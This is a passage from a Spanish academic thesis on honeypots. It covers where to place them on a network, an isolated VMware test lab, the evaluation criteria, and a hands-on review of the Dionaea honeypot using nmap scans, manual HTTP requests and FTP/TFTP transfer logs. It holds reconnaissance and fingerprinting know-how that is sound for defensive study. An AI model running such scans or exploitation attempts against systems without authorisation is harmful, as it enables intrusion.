La Zona Desmilitarizada (DMZ) es quizás la mejor opción para una organización en la cual ubicar un *honeypot*, ya que gran parte de los recursos de red y servicios se sitúan en ella. Es la arquitectura más difícil de implantar debido a que son servicios expuestos a *Internet* y a la red interna y por lo tanto, el nivel de seguridad aplicado debe de ser crítico. Un *honeypot* en la DMZ permite recopilar información y alertar sobre ataques externos, generalmente basados en aplicativos *web*, ya que si el *firewall* de la DMZ está bien configurado, tan solo permitirá conexiones, a priori confiables, como consultas http, ftp, dns, etc. También puede detectar acciones no autorizadas desde la red interna y detectar ataques tipo CSRF (*Cross-Site Request Forgery*). Son un tipo de vectores de ataque a los que las aplicaciones

web de una organización se enfrentan cada vez con mayor frecuencia. El objetivo de un ataque CSRF consiste en conseguir que el navegador de un usuario lleve a cabo una acción en una aplicación *web* en la que el usuario se encuentra autenticado. Para conseguirlo, se realizan inyecciones de código HTML, PHP o incluso SQL en alguna página *web* a la que la víctima accede libremente. Cuando visita esa página *web* modificada, se ejecuta el código inyectado que permite realizar operaciones sin consentimiento del usuario en otros sitios *web* aprovechándose de la autenticación previa del usuario. Un *honeypot* situado en la DMZ se puede ver en la figura a continuación.



Figura 3.6: Honeypot en una DMZ.

3.4.3. En la red interna

Otra posible ubicación es en la red interna, donde se encuentran redes que albergan PCs y servidores de *backend* e internos. Dentro de la red interna existirán redes separadas en función de su propósito, localización geográfica o propiedad, y además se puede utilizar un segmento de red dedicado donde desplegar uno o varios *honeypots*. Esta separación de redes facilita la administración de la mismas, pero también permite a los *honeypots* identificar ataques internos, ya que el tráfico del resto de las redes internas de la organización no debería interactuar con ellos, considerando en tal caso una actividad sospechosa, posiblemente ocasionada por algún usuario o por *malware* que esté infectando a los sistemas de la organización. Un ejemplo de *honeypots* en la red interna se encuentra en la figura 3.7.



Figura 3.7: Honeypot en un segmento de la red interna.

Capítulo 4

Análisis de algunos honeypots

Este capitulo tiene como objetivo analizar una serie de *honeypots* a través de unos criterios de evaluación y unas herramientas que permitirán realizar un análisis técnico de cada *honeypot*. Estos criterios y herramientas se describirán más adelante. Los *honeypots* escogidos se han seleccionado del amplio catalogo disponible de *honeypots* en función de su popularidad, características y los servicios que son capaces de emular.

4.1. Laboratorio de pruebas

Para realizar el análisis de los *honeypots* necesitamos un entorno configurado adecuadamente que permita una conexión entre un atacante y el *honeypot*. Dicho entorno será implementado mediante *VMware*, proporcionando un dominio virtualizado de pruebas.
Los *honeypots* se instalarán en maquinas virtuales con el sistema operativo recomendado para cada uno de ellos y que será comentado en la sección correspondiente de cada *honeypot*.
Para llevar a cabo las baterías de pruebas sobre los *honeypots* se ha optado por utilizar una distribución *Linux* orientada a realizar tests de penetración, *Kali*, anteriormente conocida como *Backtrack* [45]. Esta distribución recopila una gran cantidad de herramientas de seguridad y hacking instaladas en el sistema, facilitando el trabajo del analista que en esta ocasión toma el papel del atacante. También se recurre a la virtualización para ejecutar esta distribución.
En cuanto a la red, se asigna un direccionamiento estático tanto al *honeypot* como a la máquina atacante, ambas pertenecientes al mismo segmento de red. *VMware* tiene varias modos de configuración de red que definen como se comunican las máquinas virtuales entre ellas, con el host anfitrión que las soporta o con las redes externas [94]. El tipo de configuración de red escogido es el modo *Host-Only*, que tiene las siguientes características:

- La máquina virtual solo puede acceder al host anfitrión y a otras máquinas virtuales de la red *VMware*.
- La máquina virtual no solo está protegida de la red de área local física, sino que está totalmente aislada de ella.

En la Figura 4.1 se muestra la arquitectura del entorno de pruebas implementada con *VMware*.



Figura 4.1: Arquitectura *VMware* del laboratorio de pruebas.

A continuación se presenta el diagrama de red utilizado para la comunicación entre el *honeypot* y la máquina del atacante.



Figura 4.2: Diagrama de red del laboratorio de pruebas.

4.2. Criterios de evaluación

Se ha establecido un conjunto de elementos a evaluar en cada *honeypot*. Para cada elemento a evaluar se realizará un breve análisis, documentando las características de la información obtenida mediante el uso de herramientas de testing y de la documentación del *honeypot*.

4.2.1. Instalación y facilidad de uso

Se evaluará la dificultad de la instalación del *honeypot*, ya que algunos los encontraremos en paquetes instalables para el sistema operativo base y, algunos otros habrá que compilarlos para poder instalarlos en el sistema. También se analizará el grado de dificultad para configurar el *honeypot* de forma básica, además de la creación y personalización de los servicios ofrecidos.

4.2.2. Servicios ofrecidos

Cada *honeypot* ofrece un conjunto de servicios que serán enumerados junto con una breve descripción y propósito de cada uno de ellos. Este estudio nos permitirá hacernos una idea del uso que podemos darle a un *honeypot* en concreto.

4.2.3. Realismo de los servicios emulados

Este criterio intentará realizar una comparación de las similitudes o diferencias entre un servicio emulado por un *honeypot* y un servicio real. Este estudio tiene como fin exponer la afinidad y realismo de los servicios emulados, ya que cuanto mayor sea la semejanza a un servicio real, mejores resultados obtendremos y más difícil será detectar al *honeypot*. Una comparación entre los mismos servicios de diferentes *honeypots* permitirá tener elementos de valor para seleccionar un *honeypot* determinado.

4.2.4. Extensibilidad

Algunos *honeypots* permiten la creación de nuevos servicios programados por el usuario o la incorporación de nuevos plugins que incorporen más herramientas y extensiones al *honeypot*. Esta característica permite ampliar la utilidad del *honeypot*. Por tanto, se evaluará las opciones de extensibilidad del *honeypot* ya que es un punto importante en su desarrollo y evolución.

4.2.5. Gestión de logs, alertas e informes

Un punto de los más importantes es la gestión de la información recopilada por el *honeypot*. Se valorarán características como la gestión de logs, el uso de bases de datos, almacenamiento remoto de logs, el formato de la información almacenada y el mecanismo necesario para acceder a toda esta información, es decir, realizar consultas a la base de datos, examinar logs en modo texto, opciones de visualización *web* o generación de gráficas, etc.
La gestión de alertas también es importante, ya que no queremos estar continuamente monitorizando los logs para encontrar indicios de actividad sospechosa.

4.2.6. Calidad de los datos recopilados

Hay que considerar si el tipo de información que se obtiene del *honeypot* es útil desde un punto de vista técnico y si esta tiene el nivel de detalle suficiente para poder obtener una traza de las acciones realizadas. Los datos que nos interesan pueden ser direcciones de origen del ataque, comandos ejecutados, modificaciones realizadas en el sistema, credenciales capturadas, binarios o malware cargado en el *honeypot*, etc. La correlación de estos eventos es importante para poder realizar un estudio de las actividades de un atacante o malware, por lo que el *honeypot* debería ser capaz de presentar la información de una forma organizada.

4.3. Batería de pruebas

Para poder evaluar las características de un *honeypot* y para poder desarrollar los puntos de evaluación anteriores, haremos uso de algunas herramientas destinadas a la exploración y explotación de servicios de red. Estas herramientas permitirán realizar una serie de pruebas y tests a cada *honeypot* con el fin de poner a prueba los servicios expuestos.

4.3.1. Escaneo de puertos

Será necesario realizar un escaneo de puertos al *honeypot* para determinar cuales son los puertos abiertos, donde se espera que haya un servicio a la escucha y que permita interactuar con él. Este escaneo no tiene fundamento en los ya descritos *honeytokens* o *honeypots* en modo cliente, así que el escaneo de puertos es una acción a llevar a cabo para los *honeypots* en modo servidor. La herramienta utilizada para realizar el escaneo de puertos es *Nmap*, la más completa y utilizada en su rama [60]. *Nmap* tiene una gran cantidad de opciones para realizar distintos tipos de escaneo. Según el propósito, se podrá identificar puertos y servicios, sistema operativo, evasión de IDS, etc.
Tras este primer análisis, se espera poder obtener la lista de puertos abiertos que el *honeypot* ha puesto en modo escucha.

4.3.2. Identificación de servicios

Una vez que tenemos la lista de puertos abiertos, necesitamos identificar qué servicios se encuentran en cada puerto y qué versiones ejecutan. Además se intentará determinar el sistema operativo donde se ejecuta o simula el *honeypot*. Este análisis proporciona información para poder realizar una explotación del servicio con posibilidad de acceder al sistema.
De nuevo se usará *Nmap* para la identificación de servicios, ya que cuenta con opciones para ello y su grado de aciertos es muy alto.

4.3.3. Interacción por consola

La interacción por consola se usará para observar el grado de interacción y parecido respecto a un servicio real en función de los comandos admitidos y de las respuestas o comportamientos que tenga el *honeypot*. Así pues, se puede comprobar el grado de realismo de cada uno de los servicios emulados, algo fundamental si se pretende engañar a un atacante. Para realizar estas

conexiones, se hará uso de una terminal de consola desde la que se lanzarán las conexiones a cada uno de los puertos abiertos según el servicio que proporcione.

4.3.4. Comprobación del objetivo del servicio

Mediante esta prueba se intenta validar que el servicio ofrecido realmente cumple o simula su propósito. Por ejemplo, en caso de ser un servidor de ficheros, deberá permitir la carga y descarga de ficheros; si es un servidor *web*, debe disponer de un directorio y una página *web* disponible; si es una base de datos, se debe poder obtener registros de la misma; etc.

4.3.5. Explotación del servicio

Una vez que hemos identificado los servicios, procedemos a intentar penetrar en el sistema a través de la explotación de alguno de ellos. Lo más probable es que no se permita la penetración con los medios disponibles, ya que son servicios emulados y no representan el protocolo real y por lo tanto, no presentan las mismas vulnerabilidades, aunque algunos *honeypots* son capaces de simular su explotación. Principalmente se usará *Metasploit Framework*, una herramienta usada en auditorías y tests de intrusión. *Metasploit* permite identificar un servicio y lanzar un exploit contra él, proporcionar acceso con privilegios al atacante o bien llevar a cabo alguna acción dañina sobre el sistema [79].

A continuación se estudian algunos de los *honeypots* más conocidos.

4.4. Dionaea

Dionaea es un *honeypot* de baja interacción y de propósito general, ya que ofrece una variedad de servicios de red. Se desarrolló con el fin de poder recolectar *malware* para ser analizado posteriormente. Está escrito en lenguaje *C*, pero usa *Python* embebido como lenguaje de script para desarrollar los servicios de forma modular [69].

Instalación y facilidad de uso

Se ha escogido *Ubuntu Server 12.04* como sistema operativo base para instalar *Dionaea* por ser el recomendado por los desarrolladores del *honeypot*, ya que simplifica enormemente el proceso de instalación y reduce las dependencias entre librerías. Aunque existe la posibilidad de instalarlo mediante la compilación de las fuentes, se ha optado por usar los servicios de un repositorio que ya contiene las fuentes compiladas, automatizando prácticamente la instalación, sin duda, la opción más aconsejable.
Tras la instalación, el *honeypot* está listo para ser ejecutado sin necesidad de realizar ninguna configuración previa.
Aunque la configuración por defecto puede ser suficiente, es posible realizar modificaciones a través de un fichero de configuración sencillo. En cambio, si se necesita desarrollar o modificar el funcionamiento de algún servicio, es necesario tener conocimientos de *Python*, ya que, aunque cada servicio se desarrolla en un módulo independiente para su mejor implementación, su programación está poco documentada.

Servicios ofrecidos

Dionaea trae por defecto una serie de servicios activados a la espera de conexiones entrantes. Estos servicios se muestran en la Tabla 4.1.

Servicio	Puerto	Descripción
HTTP	80 tcp	Servidor web.
HTTPS	443 tcp	Servidor web seguro.
TFTP	69 udp	Transferencia de archivos.
FTP	21 tcp	Transferencia de archivos. Modo pasivo.
SMB	445 tcp	Compartición de archivos e impresoras.
SIP	5060 tcp/udp	Comunicaciones en vivo de voz y vídeo.
SIP	5061 tcp	Comunicaciones en vivo de voz y vídeo.
MSSQL	1433 tcp	Bases de datos Microsoft.
MYSQL	3306 tcp	Bases de datos MySQL.

Tabla 4.1: Servicios ofrecidos por Dionaea.

A continuación utilizamos *Nmap* para realizar un escaneo de puertos del *honeypot* para comprobar que los servicios están en modo escucha. Además, se intentará obtener el tipo de aplicaciones y sus versiones mediante la capacidad de fingerprinting de *Nmap*.
Fingerprinting es una técnica generalmente basada en huellas o patrones preestablecidos de comportamiento o de cadenas de texto que permiten identificar un determinado servicio, sistema operativo, aplicación, etc.
El objetivo del escaneo es obtener una vista previa de los servicios expuestos y de las aplicaciones que se intentan simular, con el fin de mostrar la información que el atacante obtendría sobre el *honeypot*. Mediante el escaneo se ha podido obtener la siguiente información extra:

Servicio	Puerto	Producto	Versión
HTTP	80 tcp	Desconocido	Desconocido
HTTPS	443 tcp	Desconocido	Desconocido
TFTP	69 udp	Desconocido	Desconocido
FTP	21 tcp	Dionaea honeypot ftpd	Desconocido
SMB	445 tcp	Dionaea honeypot smbd	Desconocido
SIP	5060 tcp/udp	Desconocido	Desconocido
SIP	5061 tcp	Desconocido	Desconocido
MSSQL	1433 tcp	Dionaea honeypot MS-SQL server	Desconocido
MYSQL	3306 tcp	MySQL	5.0.54

Tabla 4.2: Análisis de servicios de Dionaea con Nmap.

Nmap ha sido ejecutado en una terminal con las siguientes opciones:

```
$ nmap -v -O -sV -sT -sU -p- -oA scan 192.168.100.10
```

Opción	Descripción
-v	Salida detalla.
-O	Activar la detección del sistema operativo.
-sV	Detección de la versión de servicios.
-sT	Análisis TCP CONNECT.
-sU	Análisis UDP.
-p-	Todos los puertos.
-oA	Formato de salida XML, programable y normal.
Filename	Nombre base del archivo de salida.
Target IP	Dirección IP a analizar.

Tabla 4.3: Opciones de Nmap para el escaneo de servicios de Dionaea.

Revisando la Tabla 4.2 se puede observar como *Nmap* es capaz de identificar algunos servicios y asociarlos con el tipo de *honeypot*, en este caso, *Dionaea*. Esta capacidad de detección puede dar lugar a una escasa probabilidad de éxito del *honeypot*, ya que los resultados del escaneo alertarían al atacante, y este no continuaría con el intento.
En otros servicios, *Nmap* no ha sido capaz de detectar la aplicación ni la versión. Esto puede ser debido a que existan muchas coincidencias en los patrones de identificación o que las huellas de la información intercambiada no se encuentran registradas en la base de datos de *Nmap*.

Más adelante se evaluará la capacidad y opciones de personalización de los servicios de *Dionaea* para evitar las asociaciones a este o para simular un producto en concreto, por ejemplo, una base de datos *MySQL* que sea identificada por el atacante como una aplicación real.

Realismo de los servicios emulados

Un aspecto importante en todo *honeypot* es proporcionar servicios que se asemejen lo máximo posible a sus análogos reales. Una falta de fidelidad en su implementación puede proporcionar pistas a un atacante, poniendo bajo sospecha al sistema víctima.
En esta sección se debatirá la calidad de algunos de los servicios emulados, analizando si realmente cumplen su objetivo como servicio.

HTTP

La implementación del servicio *web* es muy completa, aunque su configuración inicial no proporciona ninguna asociación con ningún producto en particular. Si se desea que el servicio emulado se asemeje a un servicio *web Apache* o *IIS* por ejemplo, se tiene que modificar la configuración para que las respuestas y formato de las cabeceras del protocolo HTTP coincidan con las de la aplicación real.
Si se consulta el puerto 80 de *Dionaea* a través de un navegador *web*, se puede apreciar como devuelve una página *web* que contiene un índice de directorios y ficheros de la raíz del directorio *web* por defecto. Este diseño *web* no presenta ninguna otra información adicional.

En el caso de que existan ficheros, *Dionaea* permite la descarga de estos a través del propio navegador. La Figura 4.3 muestra una captura del navegador.



Figura 4.3: Página web por defecto de Dionaea.

Además del acceso a través del navegador, también es posible hacerlo desde una terminal. Se ha tenido en cuenta esta opción para poder observar el comportamiento cuando se utilizan distintos métodos de los que consta HTTP [36]. Haciendo uso de la herramienta *Telnet* o *Ncat*, abrimos conexiones al puerto 80 de *Dionaea* e interactuamos con el servicio [53, 59]. Se han realizado pruebas con los distintos métodos implementados por el *honeypot*. Estos métodos son: GET, POST, HEAD y OPTIONS. A continuación se muestra el comportamiento del servicio HTTP de *Dionaea* para algunos métodos:

MÉTODO OPTIONS

```
$ ncat 192.168.100.10 80
OPTIONS / HTTP/1.1
Host: 192.168.100.10

HTTP/1.0 200 OK
Allow: OPTIONS, GET, HEAD, POST
Content-Length: 0
Connection: close
```

Primero hacemos una consulta para obtener el listado de métodos aceptados, que son los implementados en *Dionaea*. La forma de conseguirlo es mediante el método OPTIONS, que como se puede observar en la respuesta HTTP, devuelve los métodos válidos junto con los encabezados de respuesta adecuados.

MÉTODO GET

```
$ ncat 192.168.100.10 80
GET / HTTP/1.1\r\n
Host: 192.168.100.10\r\n

HTTP/1.0 200 OK
Content-type: text/html; charset=utf-8
Content-Length: 280
Connection: close

<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
<li><a href="../">../</a>
<li><a href="instalar.bat">instalar.bat</a>
<li><a href="keygen">keygen</a>
</ul>
```

```
<hr>
</body>
</html>
```

La prueba básica por consola es obtener el contenido *web* a través de GET, y como se puede ver en la respuesta, responde con el código de estado de éxito junto con el encabezado de respuesta, seguido del contenido *web*.

MÉTODO HEAD

```
$ ncat 192.168.100.10 80
HEAD / HTTP/1.1
Host: 192.168.100.10

HTTP/1.0 200 OK
Content-type: text/html; charset=utf-8
Content-Length: 280
Connection: close
```

Con HEAD se obtiene la cabecera de la página *web* donde reside información acerca del servidor *web* donde se aloja, pero como se comentó anteriormente, *Dionaea* no tiene una cabecera configurada previamente, está en blanco, por lo que *Nmap* no encontró una coincidencia con ningún producto de su base de datos mediante las técnicas de *fingerprinting*. Así que en este caso solo obtenemos el encabezado HTTP con la información mínima.

MÉTODO DELETE - TRACE

```
HTTP/1.0 501 Not Implemented
Content-type: text/html; charset=utf-8
Content-Length: 352
Connection: close

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
         "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head>
  <title>501 - Not Implemented</title>
 </head>
 <body>
  <h1>501 - Not Implemented</h1>
 </body>
</html>
```

Ahora hemos probado con métodos que no están soportados, como es el caso de DELETE y TRACE. La respuesta que obtenemos del servicio es un código 501, lo que indica que el método no está implementado.

La simulación y el grado de interacción del servicio HTTP a través de consola y de un navegador *web* está muy conseguido, es capaz de gestionar la mayoría de las solicitudes con éxito y además cuenta con la implementación de todos los códigos de estado utilizados por el protocolo HTTP. *Dionaea* proporciona un servicio HTTP muy eficaz. Si se personaliza la configuración para adaptar el protocolo HTTP de *Dionaea* a uno comercial, se conseguiría una probabilidad mínima de detección del *honeypot* por parte de un atacante.

HTTPS

Dionaea ofrece un servicio HTTPS haciendo uso de un certificado autofirmado. Tiene la misma funcionalidad y opera bajo el mismo directorio *web* que el servicio HTTP. El certificado emitido, ha sido firmado por *Nephentes*, el *honeypot* antecesor a *Dionaea*. Por tanto, es necesario sustituir este certificado por uno legítimo que no levante sospechas, ya que rápidamente el atacante cesará el ataque. En la Figura 4.4 a continuación, podemos ver el certificado por defecto.

Figura 4.4: Certificado autofirmado de Dionaea.

La calidad de este servicio sigue siendo más que suficiente, siempre y cuando sustituyamos el certificado original.

FTP

El servicio FTP de *Dionaea* proporciona un mecanismo de transmisión de ficheros que cumple su objetivo. Es posible cargar y descargar ficheros alojados en el directorio raíz, compartido con el servicio *web*, es decir, todos usan el mismo directorio de trabajo base. El servicio FTP de *Dionaea* funciona únicamente en modo pasivo, si se intenta realizar una transferencia de archivos en modo activo, el servidor mostrará el error correspondiente.
En el escaneo con *Nmap* el servicio fue identificado como un *honeypot*, por lo tanto, habrá que modificar la configuración para cambiar las huellas que hacen que sea detectable

como tal. Siempre es recomendable personalizar la configuración de todos los servicios con el fin de que el *honeypot* pase desapercibido lo mejor posible.
Utilizando el cliente FTP *FileZilla*, hemos establecido una conexión con el *honeypot* en el puerto 21 [22]. Esta vez no usaremos la consola para realizar una conexión manual, sino el cliente indicado, ya que automatiza el proceso de conexión negociando las opciones con el servicio y además podemos obtener la traza completa del proceso. A continuación se presentan las conexiones realizadas y la transmisión de ficheros.

CONEXIÓN AL SERVICIO FTP

```
Estado: Conectando a 192.168.100.10:21...
Estado: Conexión establecida, esperando el mensaje de bienvenida...
Respuesta:      220 Welcome to the ftp service
Comando:        USER anonymous
Respuesta:      331 Guest login ok, type your email address as password.
Comando:        PASS **************
Respuesta:      230 Anonymous login ok, access restrictions apply.
Comando:        SYST
Respuesta:      215 UNIX Type: L8
Comando:        FEAT
Respuesta:      211-Features:
Respuesta:       PASV
Respuesta:       PORT
Respuesta:      211 End
Estado: Server does not support non-ASCII characters.
Estado: Conectado
Estado: Recuperando el listado del directorio...
Comando:        PWD
Respuesta:      257 "/"
Comando:        TYPE I
Respuesta:      200 Type set to I.
Comando:        PASV
Respuesta:      227 Entering Passive Mode (192,168,100,10,166,142).
Comando:        LIST
Respuesta:      150 File status okay; about to open data connection.
Respuesta:      226 Transfer Complete.
Estado: Directorio listado correctamente
```

Como se puede apreciar, la conexión ha tenido éxito y se ha realizado un listado del directorio. Se ha usado el usuario *anonymous* para conectar al servicio, pero *Dionaea* permite el acceso con cualquier otro nombre de usuario y contraseña. La implementación de las funcionalidades del FTP es muy completa, ya que ha sido capaz de negociar con un cliente FTP.

CARGA DE FICHEROS AL SERVIDOR FTP

```
Estado: Comenzando la subida de test.bin
Comando:        TYPE I
Respuesta:      200 Type set to I.
Comando:        PASV
Respuesta:      227 Entering Passive Mode (192,168,100,10,143,26).
Comando:        STOR test.bin
Respuesta:      150 File status okay; about to open data connection.
Respuesta:      226 Transfer Complete.
Estado: Transferencia correcta, transferidos 19.030 bytes en 1 segundo
```

Esta prueba ha consistido en subir un fichero *test.bin* al servicio FTP con el fin de poner a prueba la capacidad de transmitir ficheros hacia el servidor. El servicio FTP de *Dionaea* responde con éxito a las solicitudes del cliente y en este caso, completar la transferencia del fichero indicado sin errores.

DESCARGA DE FICHEROS DESDE EL SERVIDOR FTP

```
Estado: Comenzando la descarga de /test.bin
Comando:        PASV
Respuesta:      227 Entering Passive Mode (192,168,100,10,181,79).
Comando:        RETR test.bin
Respuesta:      150 File status okay; about to open data connection.
Respuesta:      226 Transfer Complete.
Estado: Transferencia correcta, transferidos 19.030 bytes en 1 segundo
```

De igual forma que en el proceso anterior, la descarga del fichero *test.bin* del servidor ha sido un éxito.

BORRADO DE FICHEROS DEL SERVIDOR FTP

```
Comando:        delete test.bin
Respuesta:      502 Command 'DELETE' not implemented
```

En el supuesto caso de que un cliente intente hacer una petición no permitida por el *honeypot*, el servicio FTP responderá con un código de estado indicando que el comando solicitado no ha sido implementado, por lo que no será ejecutado. Este caso lo podemos ver en el fragmento de código anterior, donde se solicita la eliminación no permitida del fichero.

El servicio FTP de *Dionaea* proporciona una emulación muy real del servicio FTP, pero no cuenta con detección de *exploits*, por lo que tener habilitado este servicio en *Internet* puede ser peligroso, ya que cualquiera puede utilizarlo para almacenar ficheros y no se obtendrá ninguna información al respecto. Así que deberá ser habilitado solo en entornos controlados.

TFTP

TFTP es un protocolo de transferencia de ficheros más simple que FTP. Este protocolo no implementa tantas opciones como FTP y además, no es orientado a conexión. No es posible realizar un listado de directorios, por lo que a la hora de realizar una transmisión de ficheros, ya sea de carga o descarga, es necesario conocer el nombre del fichero a transmitir, que debe encontrarse en el directorio raíz del servicio TFTP.
El servicio TFTP de *Dionaea* acepta conexiones aleatorias para transmitir ficheros. Una ventaja sobre el FTP es que permite la detección de algunos *exploits*, aumentado la capacidad de detección sobre el servicio FTP (que no tiene implementada esta función).

TRANSMISIÓN DE FICHEROS TFTP

```
tftp> verbose
Verbose mode on.
tftp> connect 192.168.100.10
tftp> mode binary
mode set to octet
tftp> status
Connected to 192.168.100.10.
Mode: octet Verbose: on Tracing: off
Rexmt-interval: 5 seconds, Max-timeout: 25 seconds
tftp> get test.bin
getting from 192.168.100.10:test.bin to test.bin [octet]
Received 19030 bytes in 0.0 seconds [inf bits/sec]
tftp> put test2.bin
putting test2.bin to 192.168.100.10:test2.bin [octet]
Error code 4: Illegal TFTP operation
```

El servicio cuenta con una emulación de todos los posibles códigos de error posibles, además de permitir la carga y descarga de ficheros en el servidor. Permite un mejor estudio sobre un ataque al implementar la detección de *exploits*, a la vez que almacena el fichero transmitido en el servidor para su análisis. Por tanto, TFTP proporciona un servicio de análisis y detección de ataques más completo que el servicio FTP.

SMB

El servicio de compartición de ficheros, impresoras y otros recursos entre los nodos de una red es el método principal para la recolección y distribución de *malware*. SMB es un protocolo utilizado en sistemas *UNIX/Linux* bajo el nombre de Samba para poder interactuar con sistemas *Windows*.
Es el servicio más importante en *Dionaea*, ya que gran parte del *malware* se distribuye a través de los recursos compartidos de una red. SMB cuenta con una gran cantidad de vulnerabilidades documentadas con sus respectivos identificadores CVE (*Common Vulnerabilities and Exposures*), que son referencias únicas dentro de una base de datos de vulnerabilidades conocidas a nivel internacional [14]. Estas vulnerabilidades permiten que un *malware* se aproveche de ellas para propagarse o para conseguir acceso no autorizado al sistema.
